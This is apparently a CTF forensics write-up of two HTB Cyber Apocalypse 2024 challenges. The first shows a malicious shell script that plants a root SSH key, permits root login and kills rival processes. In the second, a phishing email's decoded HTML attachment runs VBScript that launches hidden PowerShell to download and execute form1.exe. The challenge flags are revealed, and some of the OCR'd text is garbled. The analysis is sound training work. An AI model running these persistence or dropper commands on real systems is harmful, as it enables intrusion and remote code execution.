
Cyber Apocalypse 2024

Forensics Writeup Scenario : It Has Begun



After extracting the zip file we do get a script.sh file we can use cat to display the content of the file when going through the file content we see some string that looked reversed.

cat script.sh

```
-/Documents/htb/cyber_apocalypse_2024/Forensics$ cat script.sh
if [ "$HOSTNAME" != "KORP-STATION-013" ]; then
fi
if [ "$EUID" -ne 0 ]; then
      exit
docker kill $(docker ps -q)
docker rm $(docker ps -a -q)
         ssh-rsa AAAABANzaClyc2EAAAADAQABAAABAQCl0kIN33IJISIufmqpqg54D7s4J0L7XV2kep0rNzgYlSlIdE8HDAf7z1ipBVuGTygGsq+x4yVnxveGshVP48YmicQHJMCIljmn6Po0RMC48qihm/9ytoEYtkKkeiTR02c6DyIcDnX3QdlSmEqf
qSNRQ/XDgM7qIB/VpYtAhk/7DoE8pqdoFNBU5-JJqewYpsNO-qkHugkA5U2zwEGs8xG2XyyDtrBcw10xz+M7U8Vpt0tEadeV973tXNNNpUgYGIFEsrDEAjbMkEsUw+iQmXg37EusEFjCVjBySGH3F+EQtwin3YmxbB9HRMz0IzNnXwCFaYU5JjTNnzylUBp/XB6B_user@tS_u0y_lllw{BTH" >> /root/.ssh/authorized_keys
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
        "128.90.59.19 legions.korp.htb" >> /etc/hosts
for filename in /proc/*; do
  ex=$(1s -latrh $filename 2> /dev/null|grep exe)

if echo $ex |grep -q "/var/lib/postgresql/data/postgresql/datas.x86\|dotsh\|/tmp/systemd-private-\|bin/sysinit\|.bin/xorg\|nine.x86\|data/pg_mem\|/var/lib/postgresql/data/.*/memory\|/var/p/.bin/systemd\|balder\|sys/systemd\|rtw88_pcied\|.bin/x\|httpd_watchdog\|/var/Sofia\|3caec218-ce42-42da-8f58-970b22d131e9\|/tmp/watchdog\|cpu_hu\|/tmp/Manager\|/tmp/manh\|/tmp/agettyd\|/var/sofia\|atainsystemd\|balder\|sys/systemd\|rtw88_pcied\|.bin/x\|httpd_watchdog\|/var/Sofia\|3caec218-ce42-42da-8f58-970b22d131e9\|/tmp/watchdog\|cpu_hu\|/tmp/Manager\|/tmp/manh\|/tmp/agettyd\|/var/sofia\|
ar/tmp/java\|/var/lib/postgresql/data/postmaster\|/memfd\|/var/lib/postgresql/data/pgdata/postmaster\|/tmp/.metabase/metabasew"; then result=$(echo "$filename" | sed "s/\/proc\///")
            kill -9 $result
echo found $filename $result
ARCH=$(uname -m)
array=("x86" "x86_64" "mips" "aarch64" "arm")
if [[ $(echo ${array[@]} | grep -o "$ARCH" | wc -w) -eq 0 ]]; then
  exit
```

Further down in the file we found some interesting character that look seem to look like base64 encoding.

```
docker is 5(docker ps -q)

docker is 5(docker ps
```

lets use the rev command to get the content that was reverse

```
echo "user@tS_u0y_ll1w{BTH" | rev
```

```
ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ echo "user@tS_u0y_ll1w{BTH" | rev
HTB{w1ll_y0u_St@resu
ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$
```

lets decode the other part to get the rest of the flag using base64 command

```
echo "NG5kX3kwdVJfR3IwdU5kISF9" | base64 -d
```

```
ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ echo "NG5kX3kwdVJfR3IwdU5kISF9" | base64 -d
4nd_y0uR_Gr0uNd!!}ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$
```

Scenario: Urgent

Overview

CHALLENGE NAME

Urgent



In the midst of Cybercity's "Fray," a phishing attack targets its factions, sparking chaos. As they decode the email, cyber sleuths race to trace its source, under a tight deadline. Their mission: unmask the attacker and restore order to the city. In the neon-lit streets, the battle for cyber justice unfolds, determining the factions' destiny.

After extracting the zip file we found .e ml file. We can analyze the email using emlAnalyzer tool to analyze the eml file and do see that the file has an attachment which looks intresting.

```
emlAnalyzer -i Urgent\ Faction\ Recruitment\ Opportunity\ -\ Join\ Forces\ Against\ KORP™\ Tyranny.eml --extract-all --header --html
```

```
s/htb/cyber_apocalypse_2024/Forensics$ emlAnalyzer -i Urgent\ Faction\ Recruitment\ Opportunity\ -\ Join\ Forces\ Against\ KORP™\ Tyranny.eml --extract-all --header
 html
 -Pm-Origin.....internal
 ubject. Urgent:_Faction_Recruitment_Opportunity_-_Join_Forces_Against_KORP™_Tyranny!
irom. anonmember1337 <anonmember1337@protonmail.com>
 ate......Thu, 29 Feb 2024 12:52:17 +0000
 ontent-Type.......2de0b0287d83378ead36e06aee64e4e5
        .....factiongroups@gmail.com <factiongroups@gmail.com>
                                 ......<XVhH1Dg0VTGbfCjiZoHYDfUEfYdR0B0ppVem4t3oCwj6W21bavORQROAiXy84PGMKLpUKJmWRPw5C529AMwxhNiJ-8rfYzkdLjazI5feIQo=@protonmail.com>
 -Pm-Scheduled-Sent-Original-Time....Thu, 29 Feb 2024 12:52:05 +0000
-Pm-Recipient-Authentication......factiongroups%40gmail.com=none
 -Pm-Recipient-Encryption......factiongroups%40gmail.com=none
<div style="font-family: Arial, sans-serif; font-size: 14px;"><span style="font-family: Monaco, Menlo, Consolas, &quot;Courier New&quot;, monospace; font-size: 12px; font-variant-ligatures:
none; text-align: left; white-space: pre-wrap; display: inline !important; color: rgb(209, 210, 211); background-color: rgba(232, 232, 232, 0.04);">Dear Fellow Faction Leader,
I hope this message reaches you in good stead amidst the chaos of The Fray. I write to you with an offer of alliance and resistance against the oppressive regime of KORP™.
It has come to my attention that KORP™, under the guise of facilitating The Fray, seeks to maintain its stranglehold over our society. They manipulate and exploit factions for their own gain
 while suppressing dissent and innovation.
But we refuse to be pawns in their game any longer. We are assembling a coalition of like-minded factions, united in our desire to challenge KORP™'s dominance and usher in a new era of freed
 om and equality.
Your faction has been specifically chosen for its potential to contribute to our cause. Together, we possess the skills, resources, and determination to defy KORP™'s tyranny and emerge victo
```

Displaying the content of the attached file It looks like the file content has been encoded with html.

cat onlineform.html

```
nts/htb/cyber_apocalypse_2024/Forensics/eml_attachments$ cat onlineform.html
  tml:
 body:
 script language="JavaScript" type="text/javascript">
  ocument.write(unescape()%3c%68%74%6d%6c%3e%0d%0a%3c%68%65%61%64%3e%0d%0a%3c%74%69%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%65%55%3e%0d%0a%3c%6f%3e%0d%0a%3c%65%6e%74%65%72%3e%3c%66%3i%3e%3d%3d%3e%6f%3e%6d%0a%3c%6f%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%0a%3e%0d%0a%3c%0a%3e%0d%0a%3c%0a%3e%0d%0a%3c%6f%0a%3e%0d%0a%3c%0a%3e%0d%0a%3c%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e%0a%3e
$74%20%46%6f%75%6e%64%3c%2f%68%31%3e%3c%2f%63%65%6e%74%65%72%3e%0d%0a%3c%73%63%72%69%70%74%20%6c%61%6e%67%75%61%67%65%3d%22%56%42%53%63%72%69%70%74%22%3e%0d%0a%53%75%62%20%77%69%6e%64%6f%77%
  %65%74%20%4C%6f%63%61%74%6f%72%20%3d%20%43%72%65%61%74%65%4f%62%6a%65%63%74%28%22%57%62%65%6d%53%63%72%69%70%74%69%6e%67%2e%53%57%62%65%6d%4c%6f%63%61%74%6f%72%22%29%0d%0a%09%53%65%74%20%5
 65%72%76%69%63%65%20%3d%20%4c%6f%63%61%74%6f%72%2e%43%6f%6e%6e%65%63%74%53%65%72%76%65%72%20%29%0d%0a%09%53%65%72%76%69%63%65%2e%53%65%63%75%72%69%74%79%5f%2e%49%6d%70%65%72%73%6f%6e%61%74%
 9%61%6e%4c%65%76%65%6c%3d%69%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%0d%0a%09%53%65%74%20%6f%62%6a%53%74%61%72%74%75%70%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22%57%69%6e%33%32%5f%50%72%6
 %63%65%73%73%53%74%61%72%74%75%70%22%29%0d%0a%0a%09%53%65%74%20%6f%62%6a%43%6f%6e%66%69%67%20%3d%20%6f%62%6a%53%74%61%72%74%75%70%2e%53%70%61%77%6e%49%6e%73%74%61%6e%63%65%5f%0d%0a%09%53%65%74
 20%50%72%6f%63%65%73%73%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22%57%69%6e%33%32%5f%50%72%6f%63%65%73%73%22%29%0d%0a%09%45%72%72%6f%72%20%3d%20%50%72%6f%63%65%73%73%2e%43%72%65%61%74%
 5%28%22%63%6d%64%2e%65%78%65%20%2f%63%20%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%20%2d%77%69%6e%64%6f%77%73%73%74%79%6c%65%20%68%69%64%64%65%6e%20%28%4e%65%77%2d%4f%62%6a%65%63%74%20%53%79%70%
 51%25%5c%66%6f%72%6d%31%2e%65%78%65%27%3b%24%66%6c%61%67%3d%27%48%54%42%7b%34%6e%30%74%68%33%72%5f%64%34%79%5f%34%6e%30%74%68%33%72%5f%70%68%31%73%68%69%31%6e%67%5f%34%74%74%33%6d%70%54%7d%
  %2¢%20%6e%75%6¢%6%2¢%20%6f%62%6a%43%6f%6e%66%69%6f%2¢%20%69%6e%74%50%72%6f%63%65%73%73%49%44%29%0d%0a%09%77%69%6e%64%6f%77%2e%63%6c%6f%73%65%28%29%0d%0a%65%6e%64%20%73%75%62%0d%0a%65%6e%64%20%73%75%62%0d%0a%65%6e%64%20%73%75%62%0d%0a%65%6e%64%20%73%75%62%0d%0a%65%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0e%66%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%65%0d%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%60%0a%0a%60%0a%60%0a%0a%0a%60%0a%
.
.63%72%69%70%74%3e%0d%0a%3c%2f%68%65%61%64%3e%0d%0a%3c%2f%68%74%6d%6c%3e%0d%0a'));
 /script>
 /html>
```

Decoding html encoded content using python (usrlib.parse module)

```
# Apython script to decode html encoded text
import urllib.parse
url = '%3c%68%74%6d%6c%3e%0d%0a%3c%68%65%61%64%3e%0d%0a%3c%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0d%0a%3c%63%65%6e%74%65%72%3e%3c%68%31%3e%34%30%34%20%4e%6f%74%20%46%6f%75%6>
html = urllib.parse.unquote(url)
print(html)
```

```
#/usr/bin/env python3
# A python script to decode html encoded text
import urllib.parse

url =
'%3c%68%74%6d%6c%3e%0d%0a%3c%68%65%61%64%3e%0d%0a%3c%74%69%74%6c%65%3e%
20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0d%0a%3c%63%65%6e%74%65%72%3e%3c%68
%31%3e%34%30%34%20%4e%6f%74%20%46%6f%75%6>
html = urllib.parse.unquote(url)
print(html)
```

Running the script and Decoding the html encode content we can see our flag in the decode content.

```
ec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ python3 urgent.py
<html>
<title> > </title>
center><h1>404 Not Found</h1></center>
script language="VBScript">
ub window onload
       Const HIDDEN_WINDOW = 12
       Set Locator = CreateObject("WbemScripting.SWbemLocator")
            Service = Locator.ConnectServer()
       Service.Security_.ImpersonationLevel=impersonation
Set objStartup = Service.Get("Win32_ProcessStartup")
       Set objConfig = objStartup.SpawnInstance_
        Set Process = Service.Get("Win32 Process")
       Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('https://standunited.htb/online/forms/form1.exe','%appdata%\form1
exe');Start-Process '%appdata%\form1.exe';$flag='<mark>HTB{4n0th3r_d4y_4n0th3r_ph1shi1ng_4tt3mpT}</mark>", null, objConfig, intProcessID)
       window.close()
nd sub
/script>
```